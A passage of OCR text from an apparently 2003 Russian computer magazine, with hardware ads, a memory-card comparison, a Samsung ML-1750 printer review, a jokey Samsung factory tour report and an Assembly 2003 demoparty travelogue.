бухгалтерским ПО «ВС:Бухгалтерия 2.0»

Только мощный компьютер сможет обеспечить безопасную и комфортную работу. Благодаря новейшей технологии Hyper-Threading, которая обеспечивает многопоточную обработку данных в одном процессоре, антивирусные программы по-настоящему работают в фоновом режиме, не замедляя работу основного приложения.

Мощные рабочие станции R-Style® Carbon® Ai 520 на базе процессора Intel® Pentium® 4 3.00ГГц с технологией Hyper-Threading - для безопасной, творческой и интеллектуальной работы.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Процессор: Intel® Pentium® 4 3.00 ГГц с технологией Hyper-Threading
Набор микросхем (чипсет): Intel® 865PE
Частота системной шины: 800 МГц
Оперативная память: 256МБ (до 2 ГБ) Dual Channel DDR 400
Жесткий диск: 40 ГБ (до 160ГБ)
Привод DVD (CD-RW, CDD)
Видеокарта с поддержкой 3D - графики.
Звуковая карта, клавиатура, мышь.
Операционная система: Microsoft® Windows® XP

На компьютеры R-Style устанавливаются подлинные продукты семейства Windows® (www.microsoft.com/piracy/howtotell/).

Оптовые поставки: Компания RSI тел.: (095) 514-1419, факс: (095) 904-5995 www.rsi.ru
Техническая поддержка: R-Style Computers тел.: (095) 903-3830 www.r-style-computers.ru

Интернет магазин:
www.computerplaza.ru

Партнеры по розничной продаже и системной интеграции:

Астрахань
Компания «ТАН»
(8512) 24-5743, 22-7060,
39-2124
Братск ООО БАЙТ
(3953) 41-1121, 41-3834

Владивосток
R-Style (4232) 26-9052
Губкинский, ЯНАО
МУП «ПуриИнформ»
(34536) 55-719
Кемерово
Конкорд-Про
(3842) 35-6387, 35-7888
Красноярск Лансервис
(3912) 23-9342, 23-8370
Москва
АБН (095) 960-2323,

755-8813 (многокан.)
Москва
R-Style (095) 514-1414
(многокан.)
Москва
Группа компаний СИБКОН
(095) 923-4472, 292-7762
Нижний Новгород
R-Style (8312) 44-3517,
44-1622
Новосибирск R-Style
(3832) 66-8058, 66-6378

Ростов-на-Дону R-Style
(8632) 52-4813, 58-7170
Санкт-Петербург R-Style
(812) 329-3686
Тула Питер - Софт
(0872) 355-500, 335-510
Уфа Альбес-Техпроект
(3472) 28-92-12, 77-69-55
Уфа Онлайн
(3472) 248-228, 259-681
Хабаровск R-Style
(4212) 21-8549, 22-0675

 **R-Style**
COMPUTERS


*Сделано в России.
Сделано на советь!*

Логотип Intel®, Intel Inside® и Pentium® являются зарегистрированными товарными знаками, а Pentium® 4 – товарным знаком Intel Corporation или дочерних компаний Intel Corporation на территории США и других стран.

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading. Реальные значения производительности могут изменяться в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.


CF KINGMAX 256 MB

- Цена: \$58
- Цена за 1 Mb: \$0,22
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,96 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 4170
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм





MMC KINGMAX 256 MB

- Цена: \$61
- Цена за 1 Mb: \$0,24
- RAT USB 1.1: n/a
- RAT USB 2.0: 2,02 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 1300
- Коробочка: есть
- Место для надписей: нет
- Размер: 24X32X2,1 мм






CF KINGMAX 512 MB

- Цена: \$102
- Цена за 1 Mb: \$0,19
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,99 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 4180
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм




SM SAMSUNG 64 MB

- Цена: \$17
- Цена за 1 Mb: \$0,26
- RAT USB 1.1: 20,2 мс
- RAT USB 2.0: 1,78 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 3170
- Коробочка: нет
- Место для надписей: есть
- Размер: 45X37X0,76 мм





CF ADATA 256 MB

- Цена: \$59
- Цена за 1 Mb: \$0,23
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,62 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 4640
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм



CF KINGMAX 128MB

- Цена: \$30
- Цена за 1 Mb: \$0,23
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,87 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 4510
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм



● Выводы

Итак, что же за нас выбрали? В верхнем ценовом диапазоне цифровых фотоаппаратов господствует Compact Flash. Secure Digital пока что удерживает рынок сверхкомпа-

ктных устройств. xD-Picture Card готовится к бою с лидерами и, может быть, станет одним из новых массовых стандартов. Smart Media, Multimedia Card, IBM Microdrive потихоньку выми-

рают. Sony Memory Stick варится в собственном соку, однако и его всю теснит CF. А USB-флешдрайвы вообще живут по своим законам, им ничто не страшно.



ASUS

865 Series

P4P800 Deluxe

800MHz CPU FSB 400MHz Dual Channel DDR

Ai SERIES

Intel® 865PE
CHIPSET

Featuring
• 800-MHz FSB and Dual Channel DDR400
• Intel® RAID Technology

AI Audio

Intelligent Audio-Sensing Technology

AI NET

Intelligent Net-Diagnosing Utility

AI Overclocking

Intelligent CPU Frequency Tuner

AI BIOS

Intelligent Auto-Recovered BIOS and More



- Pentium 4 Socket-478
- Intel i865PE
- FSB 800/533/400MHz
- Dual Channel DDR400
- Serial-ATA RAID
- Firewire-1394
- 6-ch Audio
- 3Com Gigabit LAN
- AGP 8X
- USB2.0
- ATX

Asus P4C800

Pentium 4 Socket-478
Intel i875P / PAT
FSB 800/533/400MHz
Dual Channel DDR400 ECC
Serial-ATA RAID
Firewire-1394
6-ch Audio
3Com Gigabit LAN
AGP 8X
USB2.0
ATX

Рекомендовано Intel!
ICH5R, ЛУЧШАЯ
производительность
с **865PE**

Asus P4S800

Pentium 4 Socket-478
SIS 648FX
FSB 800/533/400MHz
DDR333
6-ch Audio
LAN
AGP 8X
USB 2.0
ATX

Intel сообщает

Intel рад видеть, что ASUS занимает ведущее место в индустрии со своей новой высокопроизводительной настольной материнской платой для настольных компьютеров. Используя полное преимущество всех производительных особенностей чипсета Intel 865PE, включая Serial ATA с технологией Intel RAID и двухканальную DDR память, материнская плата ASUS P4P800 использует все возможности, предлагаемые чипсетом Intel 865!


Рэнди Вильгельм (Randy Wilhelm)
Президент и Генеральный Менеджер
Департамента чипсетов компании Интел
(Intel Chipset Division)



Тел.: (095) 115-7101
Web <http://www.pirit.com>



Тел.: (095) 729-5191
Web <http://www.ocs.ru>



Тел.: (095) 708-2259
Факс: (095) 156-1715



Тел.: (095) 745-2999
Web <http://www.citilink.ru>



Тел.: (095) 745-8464
Web <http://www.dist.ru>



Тел.: (095) 799-5398
Web <http://www.lizard.ru>

Тел.: (095) 105-0700
Web <http://www.oidi.ru>



UPGRADE

SAMSUNG ML-1750

ЛАЗЕРНЫЙ ПРИНТЕР С PCL6 И USB 2.0



Привет! Это, как всегда, мы с новостями о пополнении коллекции хакерского железа. Сегодня будем играть с новым лазерным принтером SAMSUNG ML-1750.

SAMSUNG ML-1750 предназначен для юзерей (и админов!), использующих в повседневной жизни продвинутое оборудование. В наличии интерфейс USB, и не какой-нибудь, а USB 2.0. Ну а для поддержки стареньких компьютеров - LPT. Если же ты не знаешь, что такой PCL6, то ты немного (лет на 5-10, не больше) отстал от жизни. Короче, PCL6 - продвинутый язык управления принтерами. Поддержка PCL6 позволит печатать как из старых добрых DOS-программ, так и из большинства представителей зоопарка *nix систем, так как для печати не нужен драйвер именно к этой модели, а можно использовать системный для печати на PCL6 устройствах. Драйвера существуют для всех более-менее популярных осей: "для наших" - Linux, MacOS ну и, конечно, Windows.

Кул-девайс занимает на столе 384x355, а над столом - 193 миллиметра. В отличие от большинства принтеров, у SAMSUNG ML-1750 лоток с пачкой чистой бумаги находится внутри устройства. Это удобно, если принтер ставится в нишу в столе/стене. Закрывать лазерные принтеры в шкафу не рекомендуем из-за возможного перегрева. Кстати, на правой стороне корпуса принтера можно отыскать дырку с решеткой, через которую выдувается горячий воздух. На передней панели лотка имеется датчик наличия бумаги. Счет листочков, конечно, не почтучный, но определить, хватит ли бумаги на очередную книжку о Гарри Поттере или на пачку системных логов можно запросто.

С SAMSUNG ML-1750 можно печатать на толстом носителе без перегиба. Для этого



SAMSUNG ML-1750 - портрет в полный рост

спереди существует щель для ручной подачи, а сзади откидывается крышечка, и бумага проходит через весь принтер напрямую. Принтер комплектуется совмещенным картриджем. Это значит, что и фотобарабан с девелопером и прочими прибамбасами, и тонер заменяются одним махом. Емкость картриджа, поставляемого с принтером (при 5% заполнении), - 1000 страниц, а стандартного - 3000 страниц. Ко всему прочему есть технология экономии тонера. По заявлению SAMSUNG, экономия составляет до 40%, а причин не доверять им у нас нет. В этом режиме текст и графика выглядят менее насыщенными, хотя если под рукой нет оригинала, то обнаружить подвох трудно.

Принтер печатает в разрешении 300dpi (черновой), 600dpi (нормальный) и class1200dpi - на самом деле, максимальное разрешение 1200x600dpi. При этом можно отпечатать убойную шпору шрифтом размером 2 пункта (MS WORD). Сам посчитай, сколько почтовых марок займут

ответы на экзаменационные билеты по любимому предмету. Только с такой шпору можно реально погореть - для того чтобы прочесть настолько мелкий текст, придется доставать здоровенную лупу. У SAMSUNG ML-1750 есть технология опти-




Сверху - откидывающаяся крышка для печати без перегиба. Снизу виден LPT-порт и задняя часть лотка

мизации под текст - когда печатается обычный документ, и под графику - когда отдельные, геометрически упорядоченные точки, характерные для лазерной печати, перера-



Сам по себе картридж

спределяются и сливаются воедино. Визуально картинка становится более гладкой и действительно похожей на фотографию. И напоследок самое главное - скорость печати составляет 16 страниц в минуту. Причем первая страничка выходит через 11 секунд после отправки задания на печать, а все последующие идут толпой, то есть новый лист забирается раньше, чем предыдущий полностью выйдет в лоток. Пару лет назад такая скорость печати была нормой для серьезных офисных принтеров, а сейчас - бери и наслаждайся дома.

Цена? Для принтера с поддержкой USB 2.0, PCL6 и скоростью 16 страниц в минуту цена в 230-260 американских президентов, на наш взгляд, не так уж и высока. Хотя ты вполне можешь писать мегабайты текстов от руки... А художник из тебя вообще отличный должен получиться ;) 



Лоток с датчиком наличия бумаги и щель для ручной подачи бумаги

PHILIPS

Изменим жизнь к лучшему.



Товар сертифицирован

«Отрывались всю ночь с моим новым HDD. Вот по фоткам с Camera Key Ring видно, как все было!» Рома, Воронеж.


И все такое на сайте: www.thingstodoyourthing.com

Развлекайся как хочешь с Philips:
МУЗЫКАЛЬНЫЙ АВТОМАТ
HDD 100:

- * 15 GB или 6000 песен * USB
- * интеллектуальный интерфейс
- ⊗ запись с любого источника

CAMERA KEY RING:

- * память 64 МБ * USB-порт
- ⊗ 1.3 MegaPixel
- * без проводов, без батареек



КИБОРГИ

Журналисты - народ, как известно, любопытный. А если речь идет о чем-то, что в обычной ситуации скрыто от посторонних глаз, журналистское любопытство становится паталогическим. Поэтому когда к нам в редакцию пришло приглашение от компании Samsung съездить в Корею и посмотреть на их закрытое производство разной комплектующей и периферии, мы сразу согласились. В качестве засланца был выбран hi-tech маньяк, бритоголовый японист из дружественного журнала Мобильные Компьютеры Тимур Деветьяров. Вот что он увидел в стране победенной атипички.



Гейм Лэнд – форева

■ ИТАК, КОРЕЯ

Как и ожидалось, компания Samsung, самое крупное предприятие в Корее, производит не только компьютеры, периферию, телефоны и прочие электротовары, но и автомобили. К тому же строит дома – это было сюрпризом. Проехав мимо нескольких домов со знакомым логотипом, мы ненадолго заехали в гостиницу (принадлежит Samsung) и были отвезены в центральный офис компании. Весь первый этаж занят под выставку достижений: телефоны, 3G аппаратура, ноутбуки и все такое. Фотографировать в зале нельзя, но мы все-таки умудрились сделать несколько снимков. На этой же выставке можно использовать

свежевыпущенные на рынок ноутбуки и ЖК-мониторы для работы, игр и выхода в интернет.

■ HDD

Первым, что мы услышали, попав на завод, производящий жесткие диски, было требование оставить фото и видеоаппаратуру в салоне автобуса. Это требование повторялось не раз, поэтому придется довольствоваться устными рассказами. Потом нам сообщили, что пройдет совсем немного времени и компания Samsung займет первое место по производству качественных жестких дисков. У входа в конвейерный цех все снимают обувь и надевают антистатические тапки. Линия по производству HDD – предмет

гордости компании, из нее каждые 18 секунд выскакивает новый хард. Люди в процессе создания участвуют, но выполняют вспомогательные функции – подать, принести заготовки и так далее. Вмешиваться в священнодействие нельзя – об этом сообщают многочисленные таблички с надписью на корейском – черным по белому: «Руки не совать».

Наш экскурсовод в пылу объяснения принципов сборки пересек рукой воздушное пространство станка, тот сразу же недовольно гукнул и остановился. Подумав немножко, работу он продолжил, но куда мы больше к станку не подпускали. Следующий этап – тестирование дисков в специальной лаборатории. Сразу оговоримся, что там проверяются далеко не все

диски, предпочтение отдано выборочному тестированию, что вполне логично – слишком велико количество продукции. К сожалению, нашим гидом был работник лаборатории, и английский язык в его институте не был профилирующим предметом. Насколько удалось понять, жесткие диски проходят несколько этапов проверки, в целом это занимает 7 дней. Судите сами, сначала диск омывают так называемой деионизированной водой для дополнительной очистки поверхности прибора. Первый анализ, которому подвергается HDD, это газовый анализ: для этого делается забор газов, выделяемых разогретым металлом. После этого следует другой анализ – микроскопический и ультразвуковой – осматривается каждый нанометр.

Святая святых завода – вовсе не лаборатория, а секретная Линия, на которую не то что не ступала нога журналиста, а даже и объектив камеры не поворачивался. Видимо, с этим на заводе строго – стоило мне вынуть из кармана авторучку, поднести к глазу и нажать два раза на кнопку, как тут же три пары узких глаз обратились в мою сторону. Раздался строгий окрик:


- Ебае (что это)?
- Маньенпхиль (ручка).
- Джуззо (дайте посмотреть!)

Пришлось показать и чуть ли не разобрать ручку – нет у меня объектива, нет. Но пошутить люблю. А фотографировать на Линии и вовсе нечего – ходят люди без лиц и половых различий, укутанные в белые или голубые комбинезоны фигуры. Была даже выдвинута теория, что это и не люди совсем, а киборги: от правого запястья в глубину станка у всех шли синие проводки. Подтвердить или опровергнуть теорию никто не мог.

В следующем зале желающие посмотреть на тотальную проверку продукции в обстановке, приближенной к боевой, были вы-



Каждая из них во время работы «подключена» к станку проводом



Менеджер за «работой»

нуждены провериться на наличие статического электричества. Проверились, но смотреть было не на что – обычные платы, обычные тестировочные камеры –

■ Расстояние между считывающей головкой жесткого диска и поверхностью самого диска составляет 0,013 микрон. Размер частички сигаретного пепла – 1 микрон.

шкафы с температурой до +50 С. В шкафах платы пекутся около 40 часов. За готовностью следят девушки-«киборги» с синими проводами. Кроме надзора «киборгов», контроль происходит на диспетчерском пункте, сплошь уставленном мониторами. По желанию можно получить профайл каждой детали – кто был ответственным за изготовление, какие процедуры деталь уже прошла – очень удобно.

■ **Monitors**

На заводе мониторов ручного труда оказалось намного больше, наверное, процесс не требует такого же строгого соблюдения технологий, как в производстве HDD. Сборка происходит в довольно большом цехе с высоким потолком. Дабы не тратьте напрасну пространства цехов, прямо над головами сборщиков организована тестировочная линия: телевизоры и мониторы крутятся на карусели и переживают самые тяжелые моменты своей жизни. Неэкранированные приборы подвергаются таким нагрузкам, какие вряд ли им придется испытать в дальнейшей эксплуатации, по крайней мере, они запрещены в инструкции по использованию. После тестов и мониторов, и телевизоры упаковываются в коробки.

■ **Printers**

Самый веселый цех – это цех, где собирают принтеры. Во-первых, он светлый, во-вторых, этот цех неоднократный победитель капиталистического соревнования. Это подтверждается выпелами в красном углу. Но самое главное – в этом цехе работают девушки – очень много. Немного смущают синие проводки, которыми девушки прикреплены к станкам, но мы уже не обращаем на это внимания. Главное, что дамочки делают руками – все принтеры, и даже многие копировальные аппараты и факсы производятся здесь. Такими хрупкими руками собираются не только принтеры Samsung, но и Xerox и даже Hewlett Packard. С недавних пор наши корейские собратья освоили выпуск цветных лазерных принтеров.



Доска почета



Вымпелы победителям капсоревнований

Как оказалось, кибердевушки тоже не могут работать без отдыха, в их цехе, как, впрочем, и в других, есть комната отдыха с аквариумом и большим телевизором Samsung (кто бы сомневался). Правда, отдыхают они своеобразно – в тот день, когда мы наблюдали их в естественной среде обитания, девушки клеили какие-то ярлыки на маленькие коробочки. Мы не стали им мешать и ушли на сборку ноутбуков.

Сначала мы прослушали традиционную лекцию на тему того, как стремительно развивается корпорация и насколько быстро она сможет стать основной электронной компанией в мире вообще и в России в частности.

■ **Notebooks**

Первое, что поразило – обилие ручного труда. Конвейеры переполнены девушками, причем настоящими девушками – без дурацких проводов на ногах, но их натуральность не вредит производительности: все операции проделываются быстро и четко. На линии сборки фотографировать вновь не разрешили, хотя она производит впечатление обычного конвейера – и не подумаешь, что собирают ноутбуки. Работа, на самом деле, монотонная и отупляющая. При этом все конвейеры оборудованы табличками «Fool Proof» (Защита от дурака). Работницы конвейера приходят сю-

да после школы, проходят двухмесячные курсы и поступают на работу. Каждый год, а иногда и полгода, проводятся курсы повышения квалификации. И так пять лет, за пять лет состав работающих обновляется. Как жельно заметил начальник цеха по сборке, дольше всех работают некрашенные работницы – остальные выходят замуж раньше.

На прощание мы получили очередную дозу планов по завоеванию мира. Кстати говоря, работа по подготовке персонала к сотрудничеству с международными компаниями уже ведется – даже в туалете висят таблички с английскими фразами, и люди, занимающие ключевые посты в компании, обязаны иметь визитки со своими англоязычными именами.

Шокирующее зрелище ожидало нас на Родине. Вся Москва была переполнена молодыми людьми и девушками, в руках у которых были шарики с уже набившим оскомину овальным логотипом – в нашей столице проходил фестиваль бега под патронажем компании Samsung. P.S. А проводки на ногах работниц заводов оказались вовсе даже и не питанием от сети, а просто заземлением, снимающим статическое напряжение.



А сюда ходят киборги

PC_Zone

ASSEMBLY 2003 REPORT

night_ / neonray@omoma.ru



Это была моя вторая поездка на Assembly, ежегодно проходящую в Хельсинки. Так как я уже, можно сказать, профессионал в этом деле, да еще и представляю движение демосценерных панков, то ты не увидишь в моем репорте ничего из серии "Вау, там куча народу, куча демок и интернет unlim!" Меня привлекают несколько другие ценности (hi, SINtez ;)). А на Assembly действительно куча народу (больше 4000 человек), куча демок (причем от лучших групп планеты) и неограниченный интернет (народ пачками качает вarez). Но я тебе все-таки расскажу о том, как состоялся, пожалуй, самый панковский трип на Assembly в этом году.

ASSEMBLY

ГОРЯЧИЕ ФИНСКИЕ ДЕМО-ПАТИ



2003 REPORT

<Трип>

Итак, с Емомы нас выдвинулось двое — я и дядя Юп. Немного, конечно, но зато были и другие люди, пожелавшие посетить в этом году пати всех времен (для России, естественно. Ведь для остальных пати всех времен — Breakpoint). Вот кто решил оторвать свои задницы и поехать: Я, SINtez, Upi, Bhead, Jinxli, Фил (Gulfbetweenus), Tone и Digimind. Плюс AND и RCL из Воронежа, Treks и его девушка из Краснодара и Hartman Joe со своей бандой из Питера. Не знаю, как добираются до Хельсинки остальные, но москвичи, судя по всему, любят путешествовать с комфортом. Поэтому весь народ из Москва-Сити выбрал в качестве транспортного средства поезд. Кроме мажорного SINtez'a ;), который предпочел самолет, и нас (меня и дядю Юпа). Мы, два самых настоящих панка, решили, что платить кучу бабок за поезд — это не по-нашему, и нашли выход — купили билеты только до Выборга (в два раза дешевле), а дальше решили добираться, как получится. Скажу сразу: получилось весьма неплохо. Так, выбравшись утром в Выборге из вагона и помахав рукой всем остальным (мы ехали в одном поезде), пошли искать нашего выборгского спасителя, который довезет нас до Хельсинки подешевле. К нашему несчастью, уж больно поздно мы вышли, и все предприимчивые москвичи уже нашли себе кого подешевле и свалили в сторону русско-финской границы. Что ж, делать нечего. Пришлось ждать. Проторчав часа три в Выборге, мы нашли-таки транспортное средство для перемещения наших панковских задниц в столицу Финляндии. И средство очень даже неплохое — шикарный автобус с каким-то безумным финном-водителем, явно спешившим домой (особенно после того, как на Duty Free он накупил себе пивняги). Мы же купили пробник неплохой водки "Флагман" емкостью пол-

литра. Впрочем, знай мы раньше о дружелюбии финских таможенников, купили бы в пять раз больше. В общем, приехали мы всего на два часа позже остальных, при этом сэкономили около сорока долларов и еще по Хельсинки покатались, так как этот старый хрен-водитель, похоже давно не был в родных краях и довольно долго плутал по столице своей бескрайней родины (ой, это же не Россия).

<Boozembly>

Вообще-то, Boozembly — это неофициальная пати. Точнее, это даже не пати, как таковая. Но именно здесь мы провели большую часть своей поездки. Под словом "мы" я подразумеваю двух твоих любимых панков и SINtez'a, который, как настоящий Хакер, сразу понял, что все настоящие события всегда разворачиваются в Backdoor. Вот, значит, как все начиналось: Hartwall Areena. Четыре часа дня. Мы разгрузились, встретили своих и поняли, что вокруг сплошной мрачнак. Первый день: скукота, делать нечего, никаких компо, никаких знакомых людей, кроме тех, что приехали из Рос-

сии. С горя идем с дядей Юпом в магазин и покупаем пиво. Под конец распития появляется SINtez. С чемоданом и улыбкой на лице. Говорит, что только что прилетел и хочет видеть пати. "Что ж, — говорю я, бывалый бузер, — сейчас покажу я тебе пати". И, уже умудренный опытом, веду Юпа и СИНтеза в близлежащий лесок. Итак, ребята, Boozembly началась.

Началась она, кстати, довольно вяло. Финны сидят и, еле ворочая языками, потягивают свои "Korhu", "KOFF" и "Lapin Kulta". И тут появляемся мы со своим "Флагманом". Шутки в сторону, пришли реальные ребята. На наш вопрос, кто хочет отведать с нами настоящего алкоголя, финны, похоже, видевшие водку только на картинках, соглашаются почти всем своим финским составом. И тут я разрушу первый миф о Финляндии: финны, оказывается, совершенно не умеют пить водку. В общем, бутылка почти мгновенно убита прям с горла, без закуски и запивки. Они просят еще. Зовем Фила со своей текилой. Выпиваем еще пол-литра. Финны уже не очень-то хотят. Ну что ж, правильно: когда ночью пошли в Здание Assembly, по пути видели одного нашего "друга" в абсолютно нетранспортабельном состоянии. Больше он водку не пил ;). Думаю, теперь это у него надолго.

На следующий день СИНтез совершает великий поступок: покупает еще две бутылки. Русские возвращаются на поле военных действий. Желających пить водку поубавилось. Пришлось соблазнять коктейлями молодых финнов. Но о них позже.


Dreamchild от Andromeda Software Development

Честно говоря, сначала мне эта работа крайне не понравилась. На экране во время Demosмотря она выглядела как эдакая типичная демо, очень похожая на fr031 от Farbausch. Типичные абстрактные формы, ужасная музыка с замоском под рок. Но что-то меня все-таки заставило ее скачать (наверное, дядя Юп, утверждающий, что это одна из лучших демок с этой Assembly). И надо отметить, что дома, на мониторе, она выглядит гораздо лучше. Интересные решения в коде. Интересные графические решения. Но главное, что есть в этой работе греческой группы ASD - это атмосфера. И хоть некоторые дизайнерские изыски оставляют желать лучшего, демо смотрится как единый, слегка грустный сон. Очень достойная работа.

significant deformation near the cranium от Kewlers

Если тебе, мой друг, совсем не интересна демосцена, то ты, наверное, уже пропустил эту статью и читаешь журнал дальше. Но если ты все-таки интересуешься демками, но еще не знаешь, кто есть кто на сцене, то я помогу тебе в этом разобраться. Итак, ты должен знать, что Kewlers сейчас – одна из самых актуальных групп. Эти финские ребята поставили себе цель никогда не повторяться, и им это великолепно удается. Мы лишь удивляемся, откуда у них столько новых идей. Так, для этой демки они позвали к себе главного художника сцены - Visualise, скрыли его под ником DashNo и решили совместно анимировать работы самого Сальвадора Дали. Но идея с засекречиванием Вижуалиса не удалась. Ведь не стал бы он главным художником сцены, если бы не было у него своего узнаваемого стиля. Зато очень даже удалась их совместная работа. Ожившие абстрактные миры Сальвадора выглядят совершенно по-новому. И все это под один из лучших треков от Little Bitchard. Очень хорошая работа.

День третий. Заходим на Boozemby в прежнем составе. Наши европейские братья в шоке: неужели снова водка? Нет, ребята, на этот раз только пиво. Расслабьтесь, салаги!). Вот так, собственно, и проходила та самая Boozemby, которую любят уважаемые сценеры и панки-русские. Ну, естественно, еще мы знакомимся с народом, общались, учили их материться и кадрили молодых девушек. Но об этом ниже. Хочется ведь узнать об аборигенах больше.



<Атмосфера>

Разрушу еще два мифа о Финляндии. Миф первый: В Финляндии много некрасивых девушек. Полная фигня. Там довольно много красивых девушек! Во всяком случае, мы с СИНтезом уже подумывали о том, чтобы там остаться. А видели бы вы лицо Юпа, обнимавшего девочку, одетую в костюм кошечки. Злодей дядя Юп потом сам полдороги назад мурлыкал и говорил, что лучше еще ничего не испытывал. Миф второй: Все финны тормоза и говорят очень медленно. Ни фига. Во всяком случае, финские девочки болтают так, что мы просто были в шоке. Девочки, кстати, поначалу приняли нас за итальянцев. А что, нам только приятно. "I'm very hot", - said SINtez. Черт, проклятый английский. Привыкаешь, после постоянного общения. Кстати, мы перевели на английский и рассказали девушкам почти все наши анекдоты про финнов. Им понравилось :). Они же сказали, что у них популярны анекдоты про шведов. Мол, все шведы – геи. Долго мы потом развивали эту тему. До тех пор, пока к нам не подошел знакомый какой-то сценер и не сказал что-то вроде: "Hi, I'm Blablaba". "Where are you from, man?" "I'm from Sweden". "Cool, man. How are you?" – а сам смотрит на СИНтеза, Сири и Анну и пытаюсь сдержать улыбку. Получается с трудом. Чувак, обрадовавшийся, наверное, своему знакомству с финскими девушками и русскими парнями удаляется. Мы веселимся. Здорово получилось. Кстати, за

ix от Morri productions

